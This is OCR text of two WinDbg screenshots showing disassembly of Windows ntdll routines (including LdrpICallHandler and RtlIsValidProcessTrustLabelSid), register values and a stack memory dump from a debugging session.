

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 6666666666666f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a je ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2 xor edx,edx
00007ffe`0cc161aa b90a000000 mov ecx,0Ah
00007ffe`0cc161af cd29 int 29h
00007ffe`0cc161b1 90 nop
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff938
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset: 00007ffe`0cbcc6c2
Previous
Next
00007ffe`0cbcc6c2 cc int 3
00007ffe`0cbcc6c3 cc int 3
00007ffe`0cbcc6c4 cc int 3
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x
Registers
Customize...
Reg Value
rax 0
rcx 6416affa10
rdx 0
rbx 0
rsp 6416aff940
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

